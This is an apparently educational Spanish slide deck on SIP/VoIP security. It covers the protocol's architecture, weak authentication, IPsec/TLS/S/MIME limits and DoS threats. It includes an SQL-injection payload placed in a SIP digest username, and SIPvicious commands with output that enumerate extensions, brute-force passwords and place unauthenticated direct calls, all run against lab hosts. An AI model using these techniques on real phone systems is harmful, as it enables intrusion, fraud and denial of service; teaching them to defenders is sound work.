Apuntes de Seguridad en SIP (I)

Juan Ramón Cayón Alcalde

Referencias empleadas

- D. Geneiatakis, T. Dagiuklas, G. Kambourakis, C. Lambrinoudakis, S. Gritzalis, S. Ehlert, D. Sisalem, “Survey of Security Vulnerabilities in Session Initiation Protocol”, *IEEE Commun. Surveys & Tutorials* , Vol. 8, No. 3, 3rd Quarter 2006, pgs. 68-81.
- D. Sisalem, J. Kuthan, “DoS Attacks Targeting a SIP VoIP Infraestructure: Attack Scenarios and Prevention Mechanisms”, *IEEE Network* , Sept./Oct. 2006, pgs. 26-31.
- S. Gauci, "Stroming SIP Security", *Hackin9 Magazine* (www.hackin9.org), Feb. 2008

Indice

- Introducción
- Arquitectura SIP
- Mecanismos de seguridad disponibles en SIP
- Ataques de DoS en SIP
- Ejemplos de ejecución de ataques

Fuentes de Inseguridad

Problema grave en VoIP: múltiples fuentes de vulnerabilidad e inseguridad:

- la propia aplicación VoIP (UA)
- el sistema operativo sobre el que ésta corre
- el resto de entidades con las que se comunica (aplicación del otro extremo, servidores, etc.)
- protocolos de los que VoIP depende
- ...

Fuentes de Inseguridad: Protocolos

Existen varios protocolos implicados en el proceso de comunicación:

- Propios de las aplicaciones SIP VoIP (nivel aplicación)
  - señalización --> SIP+SDP
  - transmisión de datos (voz e imagen) --> RTP
- Protocolos de niveles OSI inferiores
  - transporte --> TCP/UDP
  - red --> IP

Consecuencias:

- posibilidad de explotar fallos en los "nuevos" protocolos
- herencia de vulnerabilidades de protocolos inferiores

Algunos Problemas

- Múltiples fuentes (ya mencionado)
- Ausencia de encriptación (ni datos ni señalización)
- Particularidades de la Autenticación en SIP
- Llamadas directas

Principales Consecuencias

- Escucha de llamadas
- Suplantación identidad
- Fraude
- SPIT
- DoS
- ...

Indice

Arquitectura SIP

SIP = Session Initiation Protocol

- Protocolo de señalización
- Localización: nivel de aplicación
- Función: manejo de sesiones multimedia a través de INET
- "Aspecto" y funcionamiento similar a HTTP


Elementos de red

- User Agents (UAs) --> terminales de usuario
  - UAC (Client): genera peticiones
  - UAS (Sever): procesa/responde peticiones de UACs
- Servidores
  - **Proxy: recibe peticiones y las redirige a la localización del destino (directamente o a través de otros servers)**
  - Registrar: UAs contactan con ellos para anunciar su presencia. Son BBDD con localizaciones, preferencias y permisos de usuario
  - Redirect: recibe peticiones e informa al UA del siguiente salto (servidor). El UA contacta directamente con dicho servidor.


Mensajes (o Métodos) SIP

- Similitud con HTTP
- Estructura <header> </header> <body> </body>
- Tipos:
  - `INVITE` Primer mensaje al establecer una conexión
  - `REGISTER` Primer mensaje al registrarse en un *Registrar*
  - `OPTIONS` Para preguntar a los UAs por sus características
  - `BYE` Para finalizar una sesion iniciada con un `INVITE`
  - `CANCEL` Para cancelar una petición lanzada anteriormente
  - `ACK` Acuse de recibo

Registro con Autenticación



Llamada a través de Proxy



Indice

- Introducción
- Arquitectura SIP
- Mecanismos de seguridad disponibles en SIP
- Ataques de DoS en SIP
- Ejemplos de ejecución de ataques

Mecanismos de seguridad en SIP

- Recogidos en la IETF RFC 3261 (SIP)
- No son específicos de SIP
- Mecanismos de seguridad de Internet, ya conocidos:
  - Autenticación SIP
  - IPsec
  - TLS (***T****ransport* ***L****ayer* ***S****ecurity*)
  - AAA services
  - S/MIME (***S****ecure* ***M****ultipurpose* ***I****nternet* ***M****ail* ***E****xtensions*)

Autenticación en SIP (Características)

- Tipo digest (hash) - Basada en retos (challenge)
- One-way Authentication (unidireccional)
- Reply Protection -- YES
- Message Integrity -- NO
- Message Confidentiality -- NO
- User Privacy/Anonimity -- NO (*From*/*Contact* headers)

Autenticación en SIP (Problemas)

- Vulnerable a SPIT (***SP****am over* ***I****nternet* ***T****elephony*)
- Vulnerable a ataques MITM (texto plano)
- Almacenamiento/Distribución passwords (fuerza bruta/ausencia entorno confiable)
- Soluciones:
  - todas --> modificar UAs
  - Privacidad/Passwd --> soporte desde infraestructura SIP Proxy servers
  - dificultades implementación

IPsec y SIP

- Vulnerabilidades IP (spoofing, secuestro sesión, análisis tráfico, ...)
- IPsec ofrece: confidencialidad, integridad de datos, autenticación del origen de los datos, protección frente análisis del tráfico, ...)
- Problema:
  - presume confianza entre "entidades"
  - salto-a-salto y no extremo-a-extremo
  - clientes SIP no lo soportan (último salto??)
  - el RFC no define un marco para la admon. de claves (necesario en IPsec)

TLS y SIP

- Autenticación bidireccional (intercambio de certificados)
- No presume confianza entre entidades
- Ofrece seguridad extremo-a-extremo

- SIP soporta notación para establecer conexiones TLS (sips: username@domainname)

- Problemas:
  - TLS sólo funciona con TCP, no con UDP
  - no todos los UAs lo soportan (último salto??)
  - ausencia de PKI (***P****ublic* ***K****ey* ***I****nfraestructure*)
  - ningún mecanismo asegura que todas las entidades participantes en una conexión utilicen TLS

S/MIME y SIP

- Proporciona: autenticación, integridad y confidencialidad de los datos de señalización SIP

- Ofrece seguridad extremo-a-extremo

- Problemas:
  - añade sobrecarga a mensajes SIP
  - ausencia de PKI --> vulnerabilidad a MITM

Seguridad de los Datos

- Ajena a SIP. Datos <--> RTP
- VoIP vs RTB = más fácil realizar escuchas (ethereal)
- Solución: SRTP
  - más eficiente (en BW) que IPsec
  - privacidad y confidencialidad de los datos (voz/video)

Indice

Ataques de DoS en SIP

Objetivo: agotar recursos de servidor para que caiga

- BW (sobrecargar los NICs --> perdidas por congestión)
- CPU
  - análisis-procesado-reenvío de cada mensaje
  - contenido y tipo --> distinto consumo recursos
- Memoria. Mantien copia de cada mensaje
  - stateless = hasta que es procesado y reenviado
  - statefull = hasta que finaliza la transacción/sesión

Mismos ataques dirigidos a UAs --> anulan operatividad


Threat/attack	(A)ctive/ (P)assive Activity	(I)nternal/ (E)xternal Location	(S)ingle/ (M)ulti Source	(D)irect / (I)ndirect	Vulnerability	Affected Security Issue	Possible consequences
Registrar flooding	A	I-E	S-M	D-I		Av-R	DoS
Proxy flooding	A	I-E	S-M	D-I		Av-R	DoS
End user flooding	A	I-E	S-M	D-I	Lack of authentication	Av-R	DoS
Route/record route attack	A	I	M	I	Lack of (1) authentication, (2) integrity checking	I-Av-R	DoS
SIP parser attack	A	I-E	S	D	Implementation errors	Av-R	DoS, UnA
BYE attack	A	I-E	S	D	Lack of authentication	Av	DoS
Cancel attack	A	I-E	S	D	Lack of authentication	Av	DoS
Refer attack	A	I-E	S	D	Lack of authentication	C-I-Av	UnA
Re-invite attack	A	I-E	S	D	Lack of authentication	Av-C-R	UnA, DoS
Update attack	A	I-E	S	D	Lack of authentication	Av-R	DoS
Info attack	A-P	I-E	S	D	Lack of (1) authentication, (2) integrity checking (3) Confidentiality	Av-R-C-I	DoS, UnA
SQL injection attack	A	I-E	S	D	Lack of integrity checking	I-Au-Av	UnA, DoS

(C)onfidentiality, (I)ntegrity, (Av)alability, (R)eliability, (Au)thentication

"CANCEL" Attack (1)

- La petición CANCEL se envía para cancelar una petición INVITE anterior
- Sólo es procesada si:
  - es para un INVITE (para otras devuelve error)
  - el INVITE no ha generado ya un respuesta final
- Se generan localmente (salto-a-salto). No se reenvían.
- El procesado de un CANCEL procedente de otro dominio está sin resolver en el RFC (¿qué se hace con él?)
- Objetivo: finalizar llamadas de otros usuarios (DoS)

"CANCEL" Attack (2)



SQL Injection

```
Authorization:Digest username="juanra';
    Update subscriber set first_name='maloso'
    where username='juanra'--",
    realm="10.6.8.116", algorithm="md5",
    uri="sip:10.6.8.116",
    nonce="41352a56632c7b3d382b5f98b9fa03b",
    response="a6466dce70e7b098d127880584cd57
```

SELECT password FROM subscriber WHERE user-name= ‘juanra’;

UPDATE subscribe SET first_name=’maloso’ WHERE username=‘juanra’—

Indice

Ejemplos de ejecución de ataques

- Identificación de extensiones válidas en PBX VoIP
- Obtención de contraseñas
- Llamadas Directas & SPIT
- DoS

Identificación de extensiones válidas en una PBX VoIP (1)

1. Encontrar IP y puerto de la/s PBX de la red (Tools: nmap, smap, svmap [SIPvicious])
2. Encontrar EXT existentes (pueden registrarse)

- Método:
  - Dirigir petición a EXT que no existe
  - Almacenar respuesta del servidor
  - Lanzar peticiones y comparar con la respuesta anterior:
    - iguales --> extensión no existe
    - distintas --> extensión válida
- Tools: SIPscan, svwar [SIPvicious]

Identificación de extensiones válidas en una PBX VoIP (2)

- ¿Qué peticiones realizamos?
  - REGISTER
  - OPTIONS
  - INVITE
  - Otras...
- Distintos PBX = Distintas respuestas a un mismo mensaje

Identificación de EXT válidas - Asterisk

```
REGISTER sip:3040523113@192.168.1.107 SIP/2.0
Via: SIP/2.0/UDP localhost:5060;branch=z9hG4bK-2069162775;rport
Content-Length: 0
From: "3040523113"<sip:3040523113@192.168.1.107>; tag=3040523113
Accept: application/sdp
To: "3040523113"<sip:3040523113@192.168.1.107>
CSeq: 1 REGISTER
Call-ID: 3085490902
Max-Forwards: 70
```

```
SIP/2.0 404 Not found
Via: SIP/2.0/UDP
localhost:5060;branch=z9hG4bK-2069162775;received=192.168.1.137;rport=5060
From: "3040523113"<sip:3040523113@192.168.1.107>; tag=3040523113
To: "3040523113"<sip:3040523113@192.168.1.107>;tag=as28c4ddbd
Call-ID: 3085490902
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Content-Length: 0
```

Identificación de EXT válidas - Asterisk

```
SIP/2.0 404 Not found
Via: SIP/2.0/UDP
localhost:5060;branch=z9hG4bK-2069162775;received=192.168.1.137;rport=5060
From: "3040523113"<sip:3040523113@192.168.1.107>; tag=3040523113
To: "3040523113"<sip:3040523113@192.168.1.107>;tag=as28c4ddbd
Call-ID: 3085490902
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Content-Length: 0
```

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP
localhost:5060;branch=z9hG4bK-2006064845;received=192.168.1.137;rport=5060
From: "500"<sip:500@192.168.1.107>; tag=500
To: "500"<sip:500@192.168.1.107>;tag=as51e86a12
Call-ID: 2173812312
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="0cf87917"
Content-Length: 0
```


Identificación de EXT válidas - Asterisk

```
box $ ./svwar.py 192.168.1.107 -p5060 -e100,999
| Extension | Authentication |
-------------------------------
| 502       | reqauth        |
| 503       | reqauth        |
| 500       | reqauth        |
| 501       | reqauth        |
```

Salida obtenida al ejecutar svwar con el método por defecto (`REGISTER`) sobre una máquina Asterisk

Identificación de EXT válidas - Brekeke

- A una petición `REGISTER` fallida responde con "403 Forbidden" independientemente de la causa:
  - EXT no existe
  - EXT existe, datos autenticación incorrectos
- Ante una petición `OPTIONS`, actúa como proxy y redirige la petición al cliente (si existe)
- En la respuesta podemos identificar incluso el modelo de cliente
- Si la extensión no existe, responde con un "404 Not Found"

Identificación de EXT válidas - Brekeke

```
SIP/2.0 404 Not Found
Via: SIP/2.0/UDP
localhost:5060;branch=z9hG4bK-529132572;rport=5060;received=192.168.1.137
From: "2320844626"<sip:2320844626@192.168.1.112>; tag=2320844626
To: "2320844626"<sip:2320844626@192.168.1.112>;tag=1195924895187-1065907948
Call-ID: 3796474084
CSeq: 1 OPTIONS
Content-Length: 0
```

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP
localhost:5060;branch=z9hG4bK-3888338510;rport=5060;received=192.168.1.137
Record-Route: <sip:192.168.1.112:5060;lr>
Contact: <sip:100@192.168.1.112:5060>
To: "100"<sip:100@192.168.1.112>;tag=3132875a
From: "100"<sip:100@192.168.1.112>;tag=100
Call-ID: 3442323100
CSeq: 1 OPTIONS
Accept: application/sdp
Accept-Language: en
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUB-
SCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Identificación de EXT válidas - Brekeke

```
box $ ./svwar.py 192.168.1.112 -p5060 -e100,999
ERROR:TakeASip:SIP server replied with an authentication request for an unknown
extension. Set --force to force a scan.
WARNING:root:found nothing
box $
```

```
box $ ./svwar.py 192.168.1.112 -m OPTIONS
| Extension | Authentication |
-------------------------------
| 100       | noauth         |
```

Salida obtenida al ejecutar svwar sobre una máquina Brekeke:

1. con el método por defecto (`REGISTER`)
2. y con el método `OPTIONS`

Obtención de contraseñas

La ausencia de encriptación de datos facilita ataques de fuerza bruta sobre el hash-md5:

- offline (Cain&Abel, sipcrack, ...) sobre tráfico "esnifado"
- online (svcrack[SIPvicious]) sobre el servidor:
  - 80 intentos/sg
  - reutilización del "nonce" para generar distintos "challenges" en una misma respuesta

Obtención de contraseñas

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP
192.168.1.137:54626;branch=z9hG4bK-d87543-68bf985f94f5330f-1--d87543-;rport
To: "112"<sip:112@192.168.1.112:5061>
From: "112"<sip:112@192.168.1.112:5061>;tag=547fb56f
Call-ID: OTIyZjEzNWFhMDkzNzJkNTdmMGFlMTZiYWRmMGM3ZmU.
CSeq: 1 REGISTER
User-Agent: NCH Swift Sound Axon 1.20
WWW-Authenticate: Digest
realm="axon@stevo",nonce="v8234qaq441w",opaque="",stale=FALSE,algorithm=MD5
Content-Length: 0

REGISTER sip:192.168.1.112:5061 SIP/2.0
Via: SIP/2.0/UDP
192.168.1.137:54626;branch=z9hG4bK-d87543-b428490068361767-1--d87543-;rport
Max-Forwards: 70
Contact: <sip:112@192.168.1.137:54626;rinstance=f66415b8af63c496>
To: "112"<sip:112@192.168.1.112:5061>
From: "112"<sip:112@192.168.1.112:5061>;tag=547fb56f
Call-ID: OTIyZjEzNWFhMDkzNzJkNTdmMGFlMTZiYWRmMGM3ZmU.
CSeq: 2 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE,
INFO
User-Agent: X-Lite release 1011b stamp 39984
Authorization: Digest
username="112",realm="axon@stevo",nonce="v8234qaq441w",uri="sip:192.168.1.112:50
61",response="270dd9dab3671b6f3dd921d8a52ed108",algorithm=MD5,opaque=""
Content-Length: 0
```


Hacia el CAOS por la "Vía Directa"

- Servidores Registrar/Proxy:
  - facilitan la gestión centralizada de la infraestructura
  - añaden seguridad:
    - previenen SPIT (más grave que en el mail)
    - filtrado de llamadas entrantes no autenticadas
- Por diseño un SIPphone suena al recibir una petición `INVITE`
- Llamada Directa burla la infraestructura:
  - necesitamos puerto e IP del destino (svmap)
  - según qué terminales necesitaremos extensión/userId (en algunos no es necesario)

Hacia el CAOS por la "Vía Directa"

```
box $ ./svmap.py 192.168.1.1/24
| SIP Device          | User Agent                          |
-------------------------------------------------------------
| 192.168.1.111:5060 | 3CXPhoneSystem                       |
| 192.168.1.137:5060 | SJphone/1.60.299a/L (SJ Labs)        |
| 192.168.1.112:5060 | unknown                              |
```

(A)

```
box $ ./svmap.py 192.168.1.112 -v -p 1024-65535
INFO:root:start your engines
INFO:DrinkOrSip:192.168.1.112:1169    ->    192.168.1.112:1169
->      unknown
INFO:DrinkOrSip:192.168.1.112:1169    ->    192.168.1.112:1169
->      unknown
^CWARNING:root:caught your control^c - quiting
INFO:root:we have 1 devices
| SIP Device          | User Agent |
-----------------------------------
| 192.168.1.112:1169 | unknown     |

INFO:root:Total time: 0:00:04.642724
```

(B)

Localizando terminales SIP en la red atacada:
(A) en puertos estándar (5060)
(B) en puertos no estándar (escaneo rango 1024-65535)

Hacia el CAOS por la "Vía Directa"

```
box $  ./svwar.py -p 1169 192.168.1.112 -m INVITE
| Extension | Authentication |
-----------------------------
| 100       | noauth         |
```

Localizando el userID/EXT de un terminal SIP concreto

Hacia el CAOS por la "Vía Directa"

```
box $  ./svmap.py 192.168.1.1/24 -m INVITE
| SIP Device          | User Agent                                    |
-----------------------------------------------------------------------
| 192.168.1.137:5060 | SJphone/1.60.299a/L (SJ Labs)  |
| 192.168.1.138:5060 | SJphone/1.60.299a/L (SJ Labs)  |
| 192.168.1.139:5060 | SJphone/1.60.299a/L (SJ Labs)  |
| 192.168.1.143:5060 | SJphone/1.60.299a/L (SJ Labs)  |
| 192.168.1.144:5060 | SJphone/1.60.299a/L (SJ Labs)  |
```

- Lanzando un DoS o SPIT mediante llamadas directas
- Sencillo, no es necesaria autenticación

Conclusiones

- Múltiples fuentes de vulnerabilidad
  - herencias
  - "boquetes propios"
- Existen vías de solución
- Necesidad de "pulir" algunos aspectos de SIP
- Falta de normalización/estandarización

Próxima presentación...

Si os quedan ganas después de lo de hoy, planeo:

- Continuar revisando las distintas vulnerabilidades e inseguridades de SIP
- Describir la implementación/ejecución de algunos de los ataques
- Comentar posibles contramedidas